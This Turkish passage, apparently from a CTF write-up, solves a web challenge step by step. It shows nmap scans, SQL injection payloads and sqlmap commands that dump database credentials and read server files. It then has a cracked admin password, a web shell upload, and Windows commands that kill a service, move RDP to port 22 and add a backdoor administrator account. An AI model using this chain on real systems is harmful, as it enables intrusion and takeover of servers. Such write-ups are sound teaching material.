98/tcp   open      linuxconf?
99/tcp   open      metagram?
100/tcp  open      newacct?
Service Info: OSs: Linux, FreeBSD, Windows
```

Tüm portlar open olarak gözüküyor olsa da sadece versiyon bilgisine sahip olan portlar esasında açık olanlardır. Versiyon bilgileri incelendiğinde 80nci TCP portunda Win32 Apache servisinin çalıştığı, 81nci TCP portunda ise Ubuntu Apache servisinin çalıştığı görülmektedir. Ayrıca 1nci ve 2nci portlarda çalışan ssh servislerinin biri Debian servisi olduğu belirtilirken diğerinin FreeBSD servisi olduğu belirtilmiştir. Demek ki hedef sunucunun farklı portları iç network'teki farklı farklı sunuculara yönlendirilmiş. Şu anda üç adet farklı işletim sisteminin bulunduğu bilgisine sahibiz. Şimdi hedef web uygulamasının 80nci portunu spesifik olarak tarayıp sonuçlara bir bakalım.

> nmap -sS 85.95.238.171 -p 80 -sV -O

Output:

```
root@bt:~# nmap -sS 85.95.238.171 -p 80 -sV -O
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-22 08:40 EDT
Nmap scan report for 171-238-95-85-datacenter-services.ixirtelekom.com.tr (85.95.238.171)
Host is up (0.036s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.17 ((Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Microsoft Windows 7|2008 (98%), BlueArc embedded (92%)
Aggressive OS guesses: Microsoft Windows 7 Enterprise (98%), Microsoft Windows Server 2008 SP1 (95%), BlueArc Titan 2100 NAS device (92%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds
```

Artık ilk baştaki sorularımıza cevap verebilir durumdayız.

a. Hedef sistem hangi işletim sistemini kullanıyor?

- Hedef işletim sistemi için Nmap şunu demiş:

```
Aggressive OS guesses: Microsoft Windows 7 Enterprise (98%),
Microsoft Windows Server 2008 SP1 (95%),
BlueArc Tital 2100 NAS Device
```

Hedef sisteme web tarayıcısı ile eriştiğimize göre bir web sunucusu olacağı için hedef işletim sisteminin yüksek ihtimalle Windows Server 2008 SP1 olduğu saptamasını yapabiliriz.

b. Hedef sistemdeki açık portlar ve bu portlarda çalışan servisler nelerdir?

- Hedef IP'mizin her portu iç network'teki farklı bir sunucuya yönlendirilmiş gibi durmaktadır. Bu nedenle biz tüm dikkatimizi bu adımın bize verdiği url'nin götürdüğü sistemdeki web uygulamasına vereceğiz.

Hedef sistemdeki 80nci port üzerinde çalışan servis eğer Windows IIS olsaydı versiyon bilgisinde bu yazardı. Versiyon bilgisinde apache yazdığına göre hedef sistem üzerinde yüksek ihtimalle Xamp veya Wamp gibi uygulamalardan biri çalışmaktadır. Bu noktada Xamp veya Wamp'ın hedef Windows sistemi üzerinde hangi yetki düzeyinde çalıştığını bilmemiz bizim faydamızdır.

c. Hedef sistem üzerinde çalışan uygulama nasıl bir yapıya sahiptir? Tespit edilebilen modüllerin listesi nedir?

- Nmap ile yapılan taramanın çıktısına göre hedef sunucuda bir PHP uygulamasının çalıştığı görülmektedir.

```
PORT      STATE SERVICE VERSION
80/tcp    OPEN   http    Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17
OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4
Perl/v5.10.1
```

Böylece network'a has işlerimize elveda diyoruz ve şimdi web uygulamasına geçiş yapıyoruz.

Saldırı Aşaması

Web uygulamalarındaki mini arama motorları SQL Injection için zafiyet taşıyan modüllerin başında gelmektedir. Çünkü arama motorları kullanıcıdan gelen değerlere göre veritabanında işlem yapan modüllerdendir. Hedef web uygulamasının arama modülü örneğin bir tarih istemektedir.

Arama

[Tam Makaleler](#) | [Arama Yap](#);
Aranacak Kelime :
 Genelde Başlıkta İçerikte Tarihte
Tarih için Ör: 2009-12-25 (yıl-ay-gün)

SQLi zafiyeti (SQL Injection zafiyeti) var mı yok muyu test etmek için aşağıdaki payload'ları yukarıda gösterilen metin kutusuna sırasıyla girebiliriz:

Normal Input : 2009-05-04
Payload I : 2009-05-04' and 'x' = 'x
Payload II : 2009-05-04' and 'x' = 'y

Birinci payload girildiğinde tıpkı normal input'un döndürdüğü sonucu ekrana döndürürse demek ki payload'umuzdaki eklediğimiz sql deyimlerini hedef web uygulaması sql olarak çalıştırdı anlamına gelir. Eğer hedef web uygulaması eklediğimiz sql deyimlerini sql deyimi olarak değil de 2009-05-04 string'inin devamı niteliğinde bir string olarak yorumlasaydı ekrana normal input'tan gelen çıktı gelmeyecekti. Fakat aynı çıktı geldiğine göre demek ki hedef web uygulaması girdiğimiz payload'daki tırnak işaretlerini sql komutu olarak okudu. Yani bu demektir ki hedef web uygulaması sql injection zafiyetine sahiptir. İkinci payload ise WHERE koşulunda false döndüreceği için ekrana boş çıktı döndürmeye yarayan bir payload'dur. Sql Injection zafiyetinin var olduğunu teyit etmek için kullanılabilir.

Madem hedef web uygulamasının arama modülünde sql injection zafiyeti var, o zaman sqlmap ile bu zafiyeti sömürelim. SQLMap'i kullanabilmek için arama modülünden post edilen tüm değişkenleri kopyalamamız gerekmektedir. Bunun için Firefox'un Live HTTP Headers adlı plug-in'ini, Tamper adlı plug-in'ini veyahut hackbar adlı plug-in'ini kullanabiliriz. Biz Live HTTP Headers adlı plug-in'i kullanalım. Diyelim ki Live HTTP Headers adlı plug-in'i Firefox'a kurduk. Hedef web uygulamasındaki arama motorunun Ara butonuna bastığımızda plugin'e ait pencere ekrana gelecektir:



Görüldüğü üzere POST edilen değişkenler şunlarmış:

```
kelime=2009-05-04&tur=4&aramayap=Ara
```

Şimdi bunları kopyalayalım ve sqlmap'e verelim. SQLMap aşağıdaki kod ile hedef web uygulaması üzerinde bir süre test yapacaktır ve hedef sistemin kullandığı veritabanı server ismi ve versiyonunu, ayrıca hedef veritabanı server'ındaki yüklü veritabanlarını bize bildirecektir.

```
> python sqlmap.py -u "http://85.95.238.171/projects.php"
--data="kelime=2009-05-04&tur=4&aramayap=Ara"
-p "kelime"
--dbs
```

Arama kutusunun name attribute'u kelime olduğu için yukarıdaki -p parametresi ile sql injection komutları kelime parametresinde denensin demiş oluyoruz. Yukarıdaki kodun çıktısı şöyle olacaktır:

Output:

```
[09:49:12] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: MySQL 5.0.11
[09:49:12] [INFO] fetching database names
[09:49:13] [WARNING] reflective value(s) found and filtering out
available databases [8]:
[*] cdcol
[*] ctf2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] webauth

[09:49:13] [INFO] fetched data logged to text files under '/sqlmap-dev/output/85.95.238.171'
[*] shutting down at 09:49:13
```


SQLMap hedef web uygulamasının barındığı sunucudaki veritabanı sisteminin MySQL 5.0.11 olduğunu saptamıştır. Ayrıca ekrana hedef web uygulamasının kullandığı veritabanı kullanıcısının erişebildiği veritabanlarının isimlerini de vermiştir. Bunların içerisinde iki tanesi dikkat çekmektedir: "mysql" ve "ctf2". mysql adlı veritabanındaki user tablosunda veritabanı kullanıcıların bilgileri yer alır. Dolayısıyla bu bilgileri sqlmap ile bir çekelim:

```
> python sqlmap.py -u "http://85.95.238.171/projects.php"
--data="kelime=2009-05-04&tur=4&aramayap=Ara"
-p "kelime" -D "mysql" -T "user" --dump
```

Yukarıdaki komut sonrası gelen hesap bilgileri aşağıdaki gibi olacaktır:

```
1 root,<blank>,*27829D8751B9D464E73B18428D25AD658D5D5DF0,<bla
2 root,<blank>,*27829D8751B9D464E73B18428D25AD658D5D5DF0,<bla
3 ctfadmin,<blank>,*C1FB989097872A5D5C05F7B4D40E0AD36E6FAAC4,
4 mysql,<blank>,*C1FB989097872A5D5C05F7B4D40E0AD36E6FAAC4,<bla
```

Hedef sistemin 3306ncı portuna baktığımızda açık olmadığını göreceğiz. Doğal olarak veritabanı kullanıcı adını bilesek bile ve şifresini kırsak bile porta erişimimiz olmadıktan sonra hiçbir önemi yoktur. Bu durumda aklınıza phpMyAdmin gelmelidir. Phpmyadmin eğer hedef sistemde kuruluysa sqlmap'ten elde ettiğimiz hesap bilgileri ile PhpMyAdmin'e girebiliriz. PhpMyAdmin'in kurulu olduğu dizini bulmak için hedef web uygulamasına directory brute forcing yapabiliriz. Bu iş için OWASP DirBuster kullanalım.




Type	Found	Respon...
Dir	/	200
Dir	/cgi-bin/	403
Dir	/images/	200
Dir	/pma/	200
File	/index.php	200
File	/ourwork.php	200
File	/testimonials.php	200

Görüldüğü üzere OWASP DirBuster hedef web uygulamasını URL'si üzerinden taradıktan sonra pma adlı bir dizinin var olduğunu keşfetmiştir. pma PhpMyAdmin'in baş harfleridir ve istemciyi phpmyadmin arayüzüne götürür. Katılımcılardan bazıları işte bu keşif dolayısıyla sqlmap ile ele geçirilen hesaplardan birinin hash'ini kırıp phpmyadmin'de login olmayı ve phpmyadmin üzerinden hedef sistemi ele geçirmeyi tercih ettiler. Biz ise sqlmap ile keşfettiğimiz ve hedef web uygulamasının ismiyle uyumlu olan ctf2 adlı veritabanı üzerinden hedef işletim sistemini ele geçirmeyi tercih edelim. Zira bu yöntem PhpMyAdmin üzerinden sistemi ele geçirmeye göre biraz daha cafcıflı. DirBuster'dan öğrendiğimiz kadarıyla hedef web uygulamasında /admin adlı bir dizin vardır. O halde web uygulamasının veritabanı olan ctf2'de de muhtelemen admin paneline ait bilgiler yer alacaktır. Şimdi ctf tablosunun tablolarını sqlmap ile bir bakalım.

```
> python sqlmap.py -u "http://85.95.238.171/projects.php"
--data="kelime=2009-05-04&tur=4&aramayap=Ara"
-p "kelime" -D "ctf2" --tables
```

Output:



```
+-----+
| a makale |
| admin    |
| sartlar  |
+-----+
```

ctf veritabanına ait tablolardan admin'i seçelim ve içindeki herşeyi dump edelim.

```
> python sqlmap.py -u "http://85.95.238.171/projects.php"
--data="kelime=2009-05-04&tur=4&aramayap=Ara"
-p "kelime" -D "ctf2" -T "admin" --dump
```

Output:

```
+-----+
| id | username | password
+-----+
| 1 | admin | 1eb0390335f295b1fdb781fe60ae9dda
| 4 | heykiz911 | 770d29fc5a0265989894c3321b49d0df
| 3 | lodos2005 | bc980ab9446b3033b1b6834d604b1b38
| 5 | MEYA | 1e0d2f991976d659e6fc9119859c94ee
+-----+
```

Şimdi admin paneline ait admin kullanıcısının hash'ini hashcat ile kıralım. Hash değerleri içerisinde salt diye tabir edilen değerden bulunabilmektedir. Bu yüzden eğer iznimiz var ise sql injection zafiyetinden faydalanarak admin login panelinin php'li source kodunu okumaya çalışalım. Böylece parolaya bir salt değeri eklenmiş mi görebiliriz.

```
> python sqlmap.py -u "http://85.95.238.171/projects.php"
--data="kelime=2009-05-04&tur=4&aramayap=Ara"
-p "kelime" --file-read="C:/xampp/htdocs/admin/index.php"
```

Output: // SQL fonksiyonu LOAD_FILE() sqlmap'te --file-read'tir.

```
<?php
if(@$_SESSION['admin'] != 1){
    girisForm();
    $username = @$_REQUEST['username'];
    $password = @$_REQUEST['password'];
    $bga = $password."bga";
    $passwordtuz = md5($bga);

    if(isset($_REQUEST['submit'])){
        $yolla = $db->prepare("SELECT * FROM admin WHERE username=:name
        and password=:password ");
        $yolla->bindParam(':name',$username,PDO::PARAM_STR);
        $yolla->bindParam(':password',$passwordtuz,PDO::PARAM_STR);
        $yolla->execute();
        $result = $yolla->fetchAll();
        if(sizeof($result) == 1){
            $_SESSION['admin'] = 1;
        }
    }
}
```

Yukarıdaki \$bga değişkeni esas şifreyi ve yanında bir de "bga" string'ini almaktadır. Buradaki "bga" string'i salt değerini temsil eder. Yani admin panelinden şifre olarak 123456 girildiği takdirde salt değeri olarak bga string'i sonuna eklenecektir ve password+salt'ın (123456bga string'inin) md5 ile özeti alınarak elde edilen hash değeri veritabanındaki hash'lerle kıyaslanacaktır. Yani diyebiliriz ki veritabanındaki hash'ler bga string'i eklenmiş halde oluşturulmuş hash'lerdir. Salt değerini öğrendiğimize göre hashcat ile şifre kırma işlemimiz bir miktar daha kolay olacaktır. Şifreyi kırdığımız zaman 1029384756 olduğunu göreceğiz.

Şifreyi bulduğumuza göre admin paneline admin kullanıcısı ve kırdığımız şifre ile giriş yapalım. Ekran aşağıdaki gibi bir dosya upload mekanizması gelecektir.

BGACTF ADMIN

Filename: Dosya seçilmedi

Birkaç kere dosya upload ettiğimizde fark edeceğiz ki herhangi bir dosya boyutu sınırlaması ya da dosya türü sınırlaması hedef upload mekanizmasında yoktur. Dolayısıyla hedef web uygulamasına bir shell upload edebiliriz. Bazı katılımcılar C99 ve r57 gibi çok popüler shell'ler upload ettiler, fakat upload ettikleri web shell'leri tarayıcılarında görüntüleyemediler. Bunun tek nedeni hedef sunucuda çalışan Antivirus yazılımıdır. Bu nedenle daha basit, ufak shell'ler (örn; php ile yazılmış bir sistem komutu çalıştıran ufak script'ler) kullanarak bu engeli ortadan kaldırmamız mümkündür.

Şimdi hatırlayacak olursak bu adımda amaç hedef sistemi ele geçirmektir. Dolayısıyla bir RDP bağlantısı kurup sistemi ele geçirmek fena olmaz. RDP servisleri 3389ncu portta çalışırlar. Hedef Windows sunucusunun 3389ncu TCP portu Nmap ile tarandığı takdirde firewall tarafından kapalı olduğu sonucuna varılacaktır. Bu da RDP yapamayacağımızı gösterir. Fakat bunun da bir yolu var.

Bir CMD komutu olan tasklist'i web shell üzerinden çalıştırdığımızda hedef Windows sunucusunda çalışan programlar çıktı olarak ekrana gelir.

> tasklist

Bu çalışan programların listesinde gözümüze bir şey çarpmıştır: filezillafp.exe. Neden mi göze çarpmıştır?

```
root@bt:~/sqlmap-dev# nmap -sS 85.95.238.171 -p 22 -sV
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-22 10:39 EDT
Nmap scan report for 171-238-95-85-datacenter-services.ixirtelekom.com.tr (85.95.238.171)
Host is up (0.0051s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ftp      FileZilla ftpd (Mandatory SSL)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
```

Nmap ile Filezilla'ya ait ftp portu olan 22'yi taradığımızda bize açık olduğunu görmekteyiz. Yani biz FTP servisine ulaşabilir durumdayız. Tamam, FTP hesap bilgilerine sahip değiliz ve o yüzden FTP oturumu açamayız belki ama en azından FTP kapısına ulaşabildiğimizi görmekteyiz. Eğer biz web shell üzerinden sistem komutlarıyla ftp servisinin çalışmasını durdurursak ve RDP servisini 3389 portundan 22 portuna çekebilirsek RDP'nin kapısına dayanabileceğimiz anlamına gelir. Ayrıca RDP oturumu elde edebilmek için yine sistem komutlarıyla hedef işletim sisteminde kendimize ait

bir kullanıcı hesabı oluşturursak 22nci porttan RDP oturumu da elde edebiliriz anlamına gelecektir. Bu iş için önce filezilla servisini sistem komutlarıyla web shell üzerinden durduralım:

```
> taskkill /F /T /IM filezillaftp.exe
```

Böylece port 22 boşa çekilmiş olur. Şimdi RDP servisini port 22'ye taşıyalım.

```
> REG ADD "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\  
RDP-Tcp" /v PortNumber /t REG_DWORD /d 0x16 /f
```

0x16 sayısı port 22'nin hexadecimal karşılığıdır. Yukarıdaki işlem ile kayıt defterinde gerekli düzenlemeler yapılır ve RDP servisi port 22'ye taşınır. Fakat bu işin etkinleşmesi için RDP servisinin restart'lanması gerekmektedir. Aşağıdaki komut ile RDP servisini restart'larız:

```
> net start TerminalService
```

Daha sonra hedef işletim sisteminde kendimize ait bir kullanıcı oluşturalım:

```
> netuser MEHMET tuzlucayir /add
```

Son olarak oluşturduğumuz kullanıcıyı Administrator grubuna ekleyelim:

```
> net localgroup Administrators MEHMET /add
```

Böylece uzak masaüstü bağlantısı ile sistemi tıpkı VNC'de olduğu gibi karşısında oturuyormuş gibi GUI üzerinden yönetebiliriz.

Windows sistemlerde xampp veya wamp gibi yazılımlar kurulu olduğunda bu uygulamalar Administrator hakları ile çalışırlar. Bizim yaptığımız process sonlandırma, regedit dosyasını düzenleme, administrator grubuna kullanıcı ekleme gibi işlemler administrator hakkı gerektirmektedir. Web servisi (xampp) administrator hakları ile çalıştığı için onun içerisinde yer alan web shell üzerinden Administrator haklarıyla admin işlemleri yapabildik.

(Page 12-23)